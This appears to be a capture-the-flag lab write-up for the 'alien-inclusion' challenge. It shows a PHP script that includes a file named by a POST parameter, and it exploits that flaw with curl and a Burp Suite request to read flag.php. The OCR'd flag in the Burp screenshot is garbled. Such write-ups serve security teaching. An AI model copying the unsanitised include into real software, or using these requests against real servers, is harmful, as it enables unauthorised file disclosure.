

Laboratory: alien-inclusion

Description:

Keep it local and you should be fine.
The flag is in
/var/www/html/flag.php.


Flag format: CTF{sha256}

Level: Entry Level

Server: 35.246.134.224:30604

Hints:

- **Hint 1:** Keep it local and you should be fine
- **Hint 2:** The flag is in
/var/www/html/flag.php



The screenshot shows a web browser window with a 'Not secure' warning and the IP address 35.246.134.224:30604 in the address bar. The page content is a PHP script that checks for a 'start' parameter in the GET request. If it exists, it displays the source code of the current file and then exits. If it doesn't exist, it includes a file specified by the 'start' parameter in the POST request and echoes the contents of a variable named \$secret.

```
<?php


if (!isset($_GET['start'])) {
    show_source(__FILE__);
    exit;
}

include ($_POST['start']);
echo $secret;
```

Laboratory: alien-inclusion

When we access the alien-inclusion challenge we will be given the source code.

We sent the **flag.php** value as the **POST** start parameter through guessing. And we got the flag.

A screenshot of a web browser window. The address bar shows a local IP address 35.246.134.224:30604 and a 'Not secure' warning. The page content displays PHP source code with syntax highlighting. The code includes a conditional check for a 'start' GET parameter and an 'include' statement for a 'start' POST parameter, both of which are highlighted in red. The code also shows a 'show_source' function call and an 'echo' statement for a secret flag.

```
<?php

if (!isset($_GET['start'])) {
    show_source(__FILE__);
    exit;
}

include ($_POST['start']);
echo $secret;
```

Laboratory: **alien-inclusion**

We can use **curl** command with the additional parameters to achieve the result.

In this case we need to use **--data** attribute with '**start**' parameter, as we have this parameter in our \$_GET.

-d, --data <data> Send specified data in POST request.

Laboratory: alien-inclusion

Based on this information, we can build the following command:

A terminal window with a dark background and light-colored text. The window title is 'kali@kali: ~'. The menu bar shows 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The command entered is '\$ curl 'http://35.246.134.224:30604/?start=' --data 'start=flag.php' ctf{b513ef6d1a5735810bca608be42bda8ef28840ee458df4a3508d25e4b706134d}'. The cursor is at the end of the command.

```
(kali@kali)-[~]  
$ curl 'http://35.246.134.224:30604/?start=' --data 'start=flag.php'  
ctf{b513ef6d1a5735810bca608be42bda8ef28840ee458df4a3508d25e4b706134d}  
  
(kali@kali)-[~]  
$
```

--data attribute gives us an information from a request, and in start parameter we can use the name of flag file.

Note: before that, we can also use another combination for 'start' parameter

```
$curl 'http://35.246.134.224:30604/?start=' --data  
'start=flag.php'
```

Laboratory: alien-inclusion

Using Burp Suite

The screenshot displays the Burp Suite Community Edition v2022.5.9 interface. The main window is divided into three panes: Request, Response, and Inspector.

Request Pane: Shows an HTTP POST request to `/?start=7` on target `http://35.246.134.224:30604`. The request includes headers such as `Host`, `Cache-Control`, `Upgrade-Insecure-Requests`, `User-Agent`, `Accept`, `Accept-Encoding`, `Accept-Language`, `Content-Type`, and `Content-Length`. The body contains the parameter `start=flag.php`.

Response Pane: Shows the corresponding HTTP 200 OK response from the server. The response includes headers like `Date`, `Server`, `Vary`, `Content-Length`, and `Content-Type`. The body contains a long alphanumeric string.

Inspector Pane: Provides a detailed view of the request and response attributes, including request attributes, query parameters, body parameters, cookies, and headers.

Target: `http://35.246.134.224:30604`

Request:

```
1 POST /?start=7 HTTP/1.1
2 Host: 35.246.134.224:30604
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4758.92 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 14
11 start=flag.php
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Mon, 07 Mar 2022 08:01:40 GMT
3 Server: Apache
4 Vary: Accept-Encoding
5 Content-Length: 69
6 Content-Type: text/html; charset=UTF-8
7
8 utf(b513=16d1a5738b10bcb00b42b0d4e720940ee43b064a3506c25e4b70e13e4)
```

Inspector:

Request Attributes

Name	Value
Protocol	HTTP/1
Method	POST
Path	/

Request Query Parameters

Name	Value
start	7

Request Body Parameters

Name	Value
start	flag.php

Request Cookies

Request Headers

Response Headers